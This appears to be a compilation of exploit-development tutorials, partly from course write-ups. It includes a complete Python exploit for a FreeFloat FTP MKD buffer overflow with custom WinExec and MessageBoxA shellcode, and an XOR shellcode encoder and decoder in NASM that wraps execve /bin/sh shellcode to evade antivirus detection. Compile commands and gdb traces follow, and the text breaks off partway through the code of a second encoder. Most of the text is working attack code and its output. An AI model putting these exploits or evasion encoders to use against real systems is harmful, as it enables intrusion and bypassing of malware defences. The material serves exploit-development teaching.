"\x50" => PUSH EAX | Push the pointer to lpCmdLine to the stack

"\xBB\xED\x2A\x86\x7C" => MOV EBX,7C862AED | Move the pointer to WinExec() into EBX

"\xFF\xD3" => CALL EBX | Call WinExec()

That should do the trick! We can see from the screenshots below that the parameters are now displayed correctly. If you execute this code you will see calculator opening up.



?

#!/usr/bin/python

#--#

Exploit: FreeFloat FTP (MKD BOF)

OS: WinXP PRO SP3

Author: b33f (Ruben Boonen)

Software: http://www.freefloat.com/software/freefloatftpserver.zip

#--#

```
import socket
import sys

#--------------------------------------------------------------------------------#
# (*) WinExec                                                                    #
# (*) arwin.exe => Kernel32.dll - WinExec 0x7C862AED                             #
# (*) MSDN Structure:                                                            #
#                                                                                #
# UINT WINAPI WinExec(          => PTR to WinExec                                #
#   __in  LPCSTR lpCmdLine,     => calc.exe                                      #
#   __in  UINT uCmdShow         => 0x1                                           #
# );                                                                             #
#                                                                                #
# Final Size => 26-bytes (metasploit version size => 227-bytes)                  #
#--------------------------------------------------------------------------------#
WinExec = (
"\x33\xc0"                  # XOR EAX,EAX
"\x50"                      # PUSH EAX     => padding for lpCmdLine
"\x68\x2E\x65\x78\x65"      # PUSH ".exe"
"\x68\x63\x61\x6C\x63"      # PUSH "calc"
"\x8B\xC4"                  # MOV EAX,ESP
"\x6A\x01"                  # PUSH 1
"\x50"                      # PUSH EAX
"\xBB\xED\x2A\x86\x7C"      # MOV EBX,kernel32.WinExec
"\xFF\xD3")                 # CALL EBX

#--------------------------------------------------------------------------------#
# Badchars: \x00\x0A\x0D                                                         #
# 0x77c35459 : push esp #  ret  | msvcrt.dll                                    #
# shellcode at ESP => space 749-bytes                                            #
#--------------------------------------------------------------------------------#
```

```
buffer = "\x90"*20 + WinExec

evil = "A"*247 + "\x59\x54\xC3\x77" + buffer + "C"*(749-len(buffer))


s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

connect=s.connect(('192.168.111.128',21))


s.recv(1024)

s.send('USER anonymous\r\n')

s.recv(1024)

s.send('PASS anonymous\r\n')

s.recv(1024)

s.send('MKD ' + evil + '\r\n')

s.recv(1024)

s.send('QUIT\r\n')

s.close
```

(2) MessageBoxA

Before we do anything lets see what the MessageBoxA function looks like and what parameters we need to feed it. You can find that information on MSDN.

MessageBoxA: MSDN


Structure: Parameters:

```
int WINAPI MessageBox(        =>     A pointer to MessageBoxA() in user32.dll
 __in_opt  HWND hWnd,         =>     0x00000000 (NULL = No Window Owner)
 __in_opt  LPCTSTR lpText,    =>     ASCII string "Pop the box!"
 __in_opt  LPCTSTR lpCaption, =>     ASCII string "b33f"
 __in      UINT uType         =>     0x00000000 (MB_OK|MB_APPLMODAL)
```

This one looks a bit more complicated but it's nothing we can't handle. The only real difference here is that we have two ASCII strings which we need to craft.

Lets start with our pointer to MessageBoxA this time we need to let arwin look in user32.dll.

arwin.exe user32.dll MessageBoxA



Good, lets craft both our ASCII strings just like before. I have cheated a bit to make sure that they are both 4-byte aligned but I encourage you to play around with it and create your own caption and text.

ASCII Text: ASCII Text:

b33f Pop the box!

Split Text into groups of 4 characters: Split Text into groups of 4 characters:

"b33f" "Pop "

"the "

"box!"

Reverse the order of the character groups: Reverse the order of the character groups:

"b33f" "box!"

"the "

"Pop "

Look on google for a ASCII to hex converter Look on google for a ASCII to hex converter

and convert each character while maintaining and convert each character while maintaining

the order:

"\x62\x33\x33\x66"

"\x74\x68\x65\x20"

"\x50\x6F\x70\x20"

"\x62\x6F\x78\x21"

To write these values to the stack simply add "\x68" infront of each group:

"\x68\x62\x33\x33\x66" => PUSH "b33f"

"\x68\x74\x68\x65\x20" => PUSH "the "

"\x68\x50\x6F\x70\x20" => PUSH "Pop "

"\x68\x62\x6F\x78\x21" => PUSH "box!"

The two other parameters that remain, hWnd and uType, need to be set to 0x00000000 which is convenient since we will need to xor a register to pad our ASCII strings in any case. We can then use that register to push null-bytes to the stack for these parameters as well.

This is the shellcode I came up with (but again, other variations are definitely possible).

Doing things the right way from the get-go:

```
"\x33\xc0"          => XOR EAX,EAX        |  Zero out EAX register
"\x50"              => PUSH EAX           |  Push EAX to have null-byte padding for "b33f"
"\x68\x62\x33\x33\x66" => PUSH "b33f"     |  Push The ASCII string to the stack
"\x8B\xCC"          => MOV ECX,ESP        |  Put a pointer to lpCaption string in ECX
"\x50"              => PUSH EAX           |  Push EAX to have null-byte padding for "Pop the box!"
"\x68\x62\x6F\x78\x21" => PUSH "box!"     \
"\x68\x74\x68\x65\x20" => PUSH "the "     | Push The ASCII string to the stack
"\x68\x50\x6F\x70\x20" => PUSH "Pop "     /
"\x8B\xD4"          => MOV EDX,ESP        |  Put a pointer to lpText string in EDX
"\x50"              => PUSH EAX           |  Push uType=0x00000000
```

"\x51" => PUSH ECX | Push lpCaption


"\x52" => PUSH EDX | Push lpText

"\x50" => PUSH EAX | Push hWnd=0x00000000

"\xBE\xEA\x07\x45\x7E" => MOV ESI,7E4507EA | Move the pointer to MessageBoxA() into ESI

"\xFF\xD6" => CALL ESI | Call MessageBoxA()

Like taking candy from a CPU hehe. In the screenshot below you can see the opcode in the debugger and confirm that the parameters are displayed correctly.



?

#!/usr/bin/python

#----------#

Exploit: FreeFloat FTP (MKD BOF)

OS: WinXP PRO SP3

Author: b33f (Ruben Boonen)

Software: http://www.freefloat.com/software/freefloatftpserver.zip

#----------#

```
# This exploit was created for Part 6 of my Exploit Development tutorial          #
# series - http://www.fuzzysecurity.com/tutorials/expDev/6.html                    #
#--------------------------------------------------------------------------------#

import socket
import sys

#--------------------------------------------------------------------------------#
# (*) WinExec                                                                    #
# (*) arwin.exe => Kernel32.dll - WinExec 0x7C862AED                             #
# (*) MSDN Structure:                                                            #
#                                                                                #
# UINT WINAPI WinExec(          => PTR to WinExec                                #
#   __in  LPCSTR lpCmdLine,     => calc.exe                                      #
#   __in  UINT uCmdShow         => 0x1                                           #
# );                                                                             #
#                                                                                #
# Final Size => 26-bytes (metasploit version size => 227-bytes)                  #
#--------------------------------------------------------------------------------#
WinExec = (
"\x33\xc0"                  # XOR EAX,EAX
"\x50"                      # PUSH EAX     => padding for lpCmdLine
"\x68\x2E\x65\x78\x65"      # PUSH ".exe"
"\x68\x63\x61\x6C\x63"      # PUSH "calc"
"\x8B\xC4"                  # MOV EAX,ESP
"\x6A\x01"                  # PUSH 1
"\x50"                      # PUSH EAX
"\xBB\xED\x2A\x86\x7C"      # MOV EBX,kernel32.WinExec
"\xFF\xD3")                 # CALL EBX

#--------------------------------------------------------------------------------#
```

```
# (*) MessageBoxA                                                    #
# (*) arwin.exe => user32.dll - MessageBoxA 0x7E4507EA                #
# (*) MSDN Structure:                                                #
#                                                                    #
# int WINAPI MessageBox(         => PTR to MessageBoxA               #
#   __in_opt  HWND hWnd,         => 0x0                              #
#   __in_opt  LPCTSTR lpText,     => Pop the box!                    #
#   __in_opt  LPCTSTR lpCaption,  => b33f                            #
#   __in      UINT uType          => 0x0                              #
# );                                                                 #
#                                                                    #
# Final Size => 39-bytes (metasploit version size => 287-bytes)      #
#--------------------------------------------------------------------#
MessageBoxA = (
"\x33\xc0"                  # XOR EAX,EAX
"\x50"                      # PUSH EAX     => padding for lpCaption
"\x68\x62\x33\x33\x66"      # PUSH "b33f"
"\x8B\xCC"                  # MOV ECX,ESP   => PTR to lpCaption
"\x50"                      # PUSH EAX     => padding for lpText
"\x68\x62\x6F\x78\x21"      # PUSH "box!"
"\x68\x74\x68\x65\x20"      # PUSH "the "
"\x68\x50\x6F\x70\x20"      # PUSH "Pop "
"\x8B\xD4"                  # MOV EDX,ESP   => PTR to lpText
"\x50"                      # PUSH EAX - uType=0x0
"\x51"                      # PUSH ECX - lpCaption
"\x52"                      # PUSH EDX - lpText
"\x50"                      # PUSH EAX - hWnd=0x0
"\xBE\xEA\x07\x45\x7E"      # MOV ESI,USER32.MessageBoxA
"\xFF\xD6")                 # CALL ESI

#--------------------------------------------------------------------#
```

```
# Badchars: \x00\x0A\x0D                                        #
# 0x77c35459 : push esp #  ret  | msvcrt.dll                    #
# shellcode at ESP => space 749-bytes                           #
#-------------------------------------------------------------------------------#

buffer = "\x90"*20 + MessageBoxA
evil = "A"*247 + "\x59\x54\xC3\x77" + buffer + "C"*(749-len(buffer))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.111.128',21))

s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + evil + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

http://www.fuzzysecurity.com/tutorials/expDev/6.html

https://www.linkedin.com/pulse/shellcode-creation-binary-execution-through-execve-andrade-filho/

Shellcode Encode and Decode

https://www.ired.team/offensive-security/code-injection-process-injection/writing-custom-shellcode-encoders-and-decoders

https://shells.systems/in-memory-shellcode-decoding-to-evade-avs/

Shellcode XOR Encoder and Decoder – Introduction

If you are not familiar, you use a shellcode encoder/decoder to hide the shellcode from AV signature detection.

First, you place the encoded shellcode inside of the decoder application, and then the application proceeds to decode the shellcode. Once the decoding is complete, the decoder stub jumps to the shellcode, and it executes it.

While the shellcode is now harder to detect with signature detection, note that the decoder stub itself could be detected.

XOR Encoding/Decoding

If you are unfamiliar with the XOR operator, it performs an exclusive OR.

For example, the following truth table covers the 4 possibilities.


- NOT A xor NOT B = 0
- A xor B = 0
- A xor NOT B = 1
- NOT A xor B = 1

In this case, we will use a property of XOR that makes it easily reversible.

- (A xor B) xor B = A

This means that we encode our original shellcode byte (A) with the encoding byte (B). Then, during the decoder process, we just need to XOR the encoded byte with the encoder byte (B), to get the original shellcode byte (A).

Here is a great image from mutti that breaks down the process.



To perform the encoding and decoding process, you do the following four steps (via SLAE.

1. Select an encoder byte, i.e.: 0xAA
2. XOR every byte of the Shellcode with 0xAA
3. Write a decoder stub that will XOR the encoded shellcode bytes with 0xAA (thereby recovering the original shellcode)

4. Pass control from the decoder stub to the decoded shellcode

With all of that in mind, let's jump into the code!

Shellcode XOR Encoder and Decoder – The Code

First, I'll start by just sharing my final application code. It is very well commented, but I'll also explain it a bit further below.

As you can see, it uses the same JMP-CALL-POP technique as my Hello World shellcode.

The xor operation is fairly straightforward, and then the application loops through the decode process until it reaches the "marker".

I used a marker of 0xAA to note the end of the payload. The application will exit before it attempts to execute this null-byte, and it isn't an actual null in our compiled shellcode, since we've encoded the byte.

```
; Filename: xor_decoder_marker.nasm

; Author: Ray Doyle (@doylersec)

; Website: https://www.doyler.net

;

; Purpose: XOR Decoder with variable length payload


global _start


section .text

_start:

   ; JMP-CALL-POP allows the application to be written without any hardcoded addresses (unlike 'mov ecx, Shellcode')

   jmp short call_decoder


decoder:

   ; Move the pointer to the encoded Shellcode into ESI off of the stack

   pop esi


decode:

   ; XOR the byte pointed to by ESI by 0xAA - this was the value chosen during encoding, but can be modified

   xor byte [esi], 0xAA
```

```
    ; If the zero flag is set (this will only occur if [ESI] xor 0xAA is zero, so only when a null byte was encoded), then jump to the shellcode
    ; This is utilized to mark the end of the shellcode, so that a length variable is not needed
    jz Shellcode

    ; Increment ESI to decode the next byte of shellcode
    inc esi

    ; Loop back through decode
    jmp short decode

call_decoder:
    call decoder

    ; The encoded shellcode
    Shellcode: db 0x9b,0x6a,0xfa,0xc2,0x85,0x85,0xd9,0xc2,0xc2,0x85,0xc8,0xc3,0xc4,0x23,0x49,0xfa,0x23,0x48,0xf9,0x23,0x4b,0x1a,0xa1,0x67,0x2a,0xaa
```

Compiling, Converting to Shellcode, and Testing

First, I compiled and linked my assembly to create a binary.

```
doyler@slae:~/slae/module2-7$ nasm -f elf32 -o xor_decoder_marker.o xor_decoder_marker.nasm

doyler@slae:~/slae/module2-7$ ld -o xor_decoder_marker xor_decoder_marker.o
```

Next, I used the one-liner to extract the shellcode, add it to my wrapper, and then compiled it.

```
doyler@slae:~/slae/module2-7$ objdump -d ./xor_decoder_marker|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'

"\xeb\x09\x5e\x80\x36\xaa\x74\x08\x46\xeb\xf8\xe8\xf2\xff\xff\xff\x9b\x6a\xfa\xc2\x85\x85\xd9\xc2\xc2\x85\xc8\xc3\xc4\x23\x49\xfa\x23\x48\xf9\x23\x4b\x1a\xa1\x67\x2a\xaa"

doyler@slae:~/slae/module2-7$ vi shellcode.c

doyler@slae:~/slae/module2-7$ gcc -fno-stack-protector -z execstack -o shellcode shellcode.c
```

Finally, I executed the application to make sure that it worked. In this case, I'm just reusing Vivek's execve (/bin/sh) shellcode from an earlier chapter.

doyler@slae:~/slae/module2-7$ ./shellcode

Shellcode Length: 42

$

$

$ exit

Tracing Execution

I also used GDB to trace the program's execution, and watch the decoder at work.

To start, the shellcode is still clearly encrypted, as expected.

doyler@slae:~/slae/module2/module2-7$ gdb -q shellcode

Reading symbols from /home/doyler/slae/module2/module2-7/shellcode...(no debugging symbols found)...done.

(gdb) set disassembly-flavor intel

(gdb) break main

Breakpoint 1 at 0x80483e8

(gdb) r

Starting program: /home/doyler/slae/module2/module2-7/shellcode

Breakpoint 1, 0x080483e8 in main ()

(gdb) print/x &code

$1 = 0x804a040

(gdb) break *0x804a040

Breakpoint 2 at 0x804a040

(gdb) disassemble

Dump of assembler code for function main:

   0x080483e4 <+0>:   push   ebp

   0x080483e5 <+1>:   mov   ebp,esp

   0x080483e7 <+3>:   push   edi

=> 0x080483e8 <+4>:   and   esp,0xfffffff0

   0x080483eb <+7>:   sub   esp,0x30

   0x080483ee <+10>:   mov   eax,0x804a040

   0x080483f3 <+15>:   mov   DWORD PTR [esp+0x1c],0xffffffff

```
   0x080483fb <+23>:    mov    edx,eax
   0x080483fd <+25>:    mov    eax,0x0
   0x08048402 <+30>:    mov    ecx,DWORD PTR [esp+0x1c]
   0x08048406 <+34>:    mov    edi,edx
   0x08048408 <+36>:    repnz scas al,BYTE PTR es:[edi]
   0x0804840a <+38>:    mov    eax,ecx
   0x0804840c <+40>:    not    eax
   0x0804840e <+42>:    lea    edx,[eax-0x1]
   0x08048411 <+45>:    mov    eax,0x8048510
   0x08048416 <+50>:    mov    DWORD PTR [esp+0x4],edx
   0x0804841a <+54>:    mov    DWORD PTR [esp],eax
   0x0804841d <+57>:    call   0x8048300 <printf@plt>
   0x08048422 <+62>:    mov    DWORD PTR [esp+0x2c],0x804a040
   0x0804842a <+70>:    mov    eax,DWORD PTR [esp+0x2c]
   0x0804842e <+74>:    call   eax
   0x08048430 <+76>:    mov    edi,DWORD PTR [ebp-0x4]
   0x08048433 <+79>:    leave
   0x08048434 <+80>:    ret
End of assembler dump.
(gdb) c
Continuing.
Shellcode Length:  42

Breakpoint 2, 0x0804a040 in code ()
(gdb) disassemble
Dump of assembler code for function code:
=> 0x0804a040 <+0>:    jmp    0x804a04b <code+11>
   0x0804a042 <+2>:    pop    esi
   0x0804a043 <+3>:    xor    BYTE PTR [esi],0xaa
   0x0804a046 <+6>:    je     0x804a050 <code+16>
   0x0804a048 <+8>:    inc    esi
```

```
   0x0804a049 <+9>:    jmp    0x804a043 <code+3>
   0x0804a04b <+11>:    call   0x804a042 <code+2>
   0x0804a050 <+16>:    fwait
   0x0804a051 <+17>:    push   0xfffffffa
   0x0804a053 <+19>:    ret    0x8585
   0x0804a056 <+22>:    fld    st(2)
   0x0804a058 <+24>:    ret    0xc885
   0x0804a05b <+27>:    ret
   0x0804a05c <+28>:    les    esp,FWORD PTR [ebx]
   0x0804a05e <+30>:    dec    ecx
   0x0804a05f <+31>:    cli
   0x0804a060 <+32>:    and    ecx,DWORD PTR [eax-0x7]
   0x0804a063 <+35>:    and    ecx,DWORD PTR [ebx+0x1a]
   0x0804a066 <+38>:    mov    eax,ds:0xaa2a67
End of assembler dump.
(gdb) x/45xb 0x0804a050
0x804a050 <code+16>:    0x9b    0x6a    0xfa    0xc2    0x85    0x85    0xd9    0xc2
0x804a058 <code+24>:    0xc2    0x85    0xc8    0xc3    0xc4    0x23    0x49    0xfa
0x804a060 <code+32>:    0x23    0x48    0xf9    0x23    0x4b    0x1a    0xa1    0x67
0x804a068 <code+40>:    0x2a    0xaa    0x00    0x00    0x00    0x00    0x00    0x00
0x804a070 <dtor_idx.6161>:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x804a078:    0x00    0x00    0x00    0x00    0x00
(gdb) shell cat shellcode.c
#include<stdio.h>
#include<string.h>

unsigned char code[] = \
"\xeb\x09\x5e\x80\x36\xaa\x74\x08\x46\xeb\xf8\xe8\xf2\xff\xff\xff\x9b\x6a\xfa\xc2\x85\x8
5\xd9\xc2\xc2\x85\xc8\xc3\xc4\x23\x49\xfa\x23\x48\xf9\x23\x4b\x1a\xa1\x67\x2a\xaa";

main()
```

```
{

   printf("Shellcode Length:  %d\n", strlen(code));

   int (*ret)() = (int(*)())code;

   ret();

}
```

```
(gdb) x/10i 0x0804a050
  0x804a050 <code+16>:    fwait
  0x804a051 <code+17>:    push   0xfffffffa
  0x804a053 <code+19>:    ret    0x8585
  0x804a056 <code+22>:    fld    st(2)
  0x804a058 <code+24>:    ret    0xc885
  0x804a05b <code+27>:    ret
  0x804a05c <code+28>:    les    esp,FWORD PTR [ebx]
  0x804a05e <code+30>:    dec    ecx
  0x804a05f <code+31>:    cli
  0x804a060 <code+32>:    and    ecx,DWORD PTR [eax-0x7]
```

After stepping a few times, we can see that the decoder is doing its job, and the original shellcode is starting to return.

```
(gdb) stepi
Dump of assembler code for function code:
  0x0804a040 <+0>:    jmp    0x804a04b <code+11>
  0x0804a042 <+2>:    pop    esi
  0x0804a043 <+3>:    xor    BYTE PTR [esi],0xaa
=> 0x0804a046 <+6>:    je     0x804a050 <code+16>
  0x0804a048 <+8>:    inc    esi
```

```
   0x0804a049 <+9>:    jmp    0x804a043 <code+3>
   0x0804a04b <+11>:    call   0x804a042 <code+2>
   0x0804a050 <+16>:    xor    eax,eax
   0x0804a052 <+18>:    push   eax
   0x0804a053 <+19>:    push   0xc2d9852f
   0x0804a058 <+24>:    ret    0xc885
   0x0804a05b <+27>:    ret
   0x0804a05c <+28>:    les    esp,FWORD PTR [ebx]
   0x0804a05e <+30>:    dec    ecx
   0x0804a05f <+31>:    cli
   0x0804a060 <+32>:    and    ecx,DWORD PTR [eax-0x7]
   0x0804a063 <+35>:    and    ecx,DWORD PTR [ebx+0x1a]
   0x0804a066 <+38>:    mov    eax,ds:0xaa2a67
End of assembler dump.
0x804a050 <code+16>:    0x31
   0x804a050 <code+16>:    xor    eax,eax
   0x804a052 <code+18>:    push   eax
   0x804a053 <code+19>:    push   0xc2d9852f
   0x804a058 <code+24>:    ret    0xc885
   0x804a05b <code+27>:    ret
   0x804a05c <code+28>:    les    esp,FWORD PTR [ebx]
   0x804a05e <code+30>:    dec    ecx
   0x804a05f <code+31>:    cli
   0x804a060 <code+32>:    and    ecx,DWORD PTR [eax-0x7]
   0x804a063 <code+35>:    and    ecx,DWORD PTR [ebx+0x1a]
0x0804a046 in code ()
```

Finally, after a few more loops, the shellcode matches our un-encoded version!

```
(gdb)
Dump of assembler code for function code:
   0x0804a040 <+0>:    jmp    0x804a04b <code+11>
   0x0804a042 <+2>:    pop    esi
```

```
   0x0804a043 <+3>:    xor    BYTE PTR [esi],0xaa
=> 0x0804a046 <+6>:    je     0x804a050 <code+16>
   0x0804a048 <+8>:    inc    esi
   0x0804a049 <+9>:    jmp    0x804a043 <code+3>
   0x0804a04b <+11>:   call   0x804a042 <code+2>
   0x0804a050 <+16>:   xor    eax,eax
   0x0804a052 <+18>:   push   eax
   0x0804a053 <+19>:   push   0x68732f2f
   0x0804a058 <+24>:   push   0x6e69622f
   0x0804a05d <+29>:   mov    DWORD PTR [ecx-0x6],ecx
   0x0804a060 <+32>:   and    ecx,DWORD PTR [eax-0x7]
   0x0804a063 <+35>:   and    ecx,DWORD PTR [ebx+0x1a]
   0x0804a066 <+38>:   mov    eax,ds:0xaa2a67
End of assembler dump.
0x804a050 <code+16>:    0x31
   0x804a050 <code+16>:   xor    eax,eax
   0x804a052 <code+18>:   push   eax
   0x804a053 <code+19>:   push   0x68732f2f
   0x804a058 <code+24>:   push   0x6e69622f
   0x804a05d <code+29>:   mov    DWORD PTR [ecx-0x6],ecx
   0x804a060 <code+32>:   and    ecx,DWORD PTR [eax-0x7]
   0x804a063 <code+35>:   and    ecx,DWORD PTR [ebx+0x1a]
   0x804a066 <code+38>:   mov    eax,ds:0xaa2a67
   0x804a06b:    add    BYTE PTR [eax],al
   0x804a06d:    add    BYTE PTR [eax],al
0x0804a046 in code ()
(gdb) break *0x804a050
Breakpoint 3 at 0x804a050
(gdb) c
Continuing.
Dump of assembler code for function code:
```

```
   0x0804a040 <+0>:    jmp    0x804a04b <code+11>
   0x0804a042 <+2>:    pop    esi
   0x0804a043 <+3>:    xor    BYTE PTR [esi],0xaa
   0x0804a046 <+6>:    je     0x804a050 <code+16>
   0x0804a048 <+8>:    inc    esi
   0x0804a049 <+9>:    jmp    0x804a043 <code+3>
   0x0804a04b <+11>:   call   0x804a042 <code+2>
=> 0x0804a050 <+16>:   xor    eax,eax
   0x0804a052 <+18>:   push   eax
   0x0804a053 <+19>:   push   0x68732f2f
   0x0804a058 <+24>:   push   0x6e69622f
   0x0804a05d <+29>:   mov    ebx,esp
   0x0804a05f <+31>:   push   eax
   0x0804a060 <+32>:   mov    edx,esp
   0x0804a062 <+34>:   push   ebx
   0x0804a063 <+35>:   mov    ecx,esp
   0x0804a065 <+37>:   mov    al,0xb
   0x0804a067 <+39>:   int    0x80
   0x0804a069 <+41>:   add    BYTE PTR [eax],al
End of assembler dump.
0x804a050 <code+16>:    0x31
=> 0x804a050 <code+16>:    xor    eax,eax
   0x804a052 <code+18>:    push   eax
   0x804a053 <code+19>:    push   0x68732f2f
   0x804a058 <code+24>:    push   0x6e69622f
   0x804a05d <code+29>:    mov    ebx,esp
   0x804a05f <code+31>:    push   eax
   0x804a060 <code+32>:    mov    edx,esp
   0x804a062 <code+34>:    push   ebx
   0x804a063 <code+35>:    mov    ecx,esp
   0x804a065 <code+37>:    mov    al,0xb
```

```
Breakpoint 3, 0x0804a050 in code ()
(gdb) shell cat execve-stack.nasm
; Filename: execve-stack.nasm
; Author:  Vivek Ramachandran
; Website:  http://securitytube.net
; Training: http://securitytube-training.com
;
;
; Purpose:

global _start

section .text
_start:

   ; PUSH the first null dword
   xor eax, eax
   push eax

   ; PUSH //bin/sh (8 bytes)

   push 0x68732f2f
   push 0x6e69622f

   mov ebx, esp

   push eax
   mov edx, esp

   push ebx
```

```
   mov ecx, esp


   mov al, 11
   int 0x80
(gdb) exit
Undefined command: "exit".  Try "help".
(gdb) quit
A debugging session is active.


   Inferior 1 [process 21053] will be killed.


Quit anyway? (y or n) y
```

Shellcode XOR Encoder and Decoder – Conclusion

This encoder was pretty fun, and definitely lowered the detection rate on my execve payload.

You can find the code, and any updates, in my GitHub repository.

I apologize for my naming conventions being all over the place. I've been switching between underscores and dashes almost every exercise. This is something that I'd love to clean up in the future, but feel free to submit a pull request.

I was going to include a NOT encoder in this post as well. That said, after brushing up on my bitwise operations, I realized that NOT is the same as (and actually slower than) XOR 0xFF.


Creating Shellcode Encoded

A common virus-detection evasion technique when deploying malicious payloads onto a system is to encode the payload in order to obfuscate the shellcode. As part of the SLAE course, I have created a custom encoder: **Xorfuscator**.

Summary of How It Works

The unencoded shellcode is split into 2 byte chunks, and for each chunk, a byte is generated to XOR them with. Once a valid byte has been found, it is prepended to the chunk and then both bytes are XORd using it.

An example of how this works can be found in the below illustration:



When the shellcode is then processed by the decoder stub, each word is XORd with the assigned byte, and reconstructed to remove the XOR bytes prior to execution.

Building The Decoder

In my previous posts as part of the SLAE assignments, I have explained the code in sequential chunks. As the decoder uses a number of jumps and does not have a linear execution pattern, see first the final code below:

```
global _start


section .text

 _start:

   xor   eax, eax

   xor   ebx, ebx

   xor   ecx, ecx

   xor   edx, edx


   mov   dl, 0x45  ; $dl: the EOF delimiter

   jmp   short call_decoder


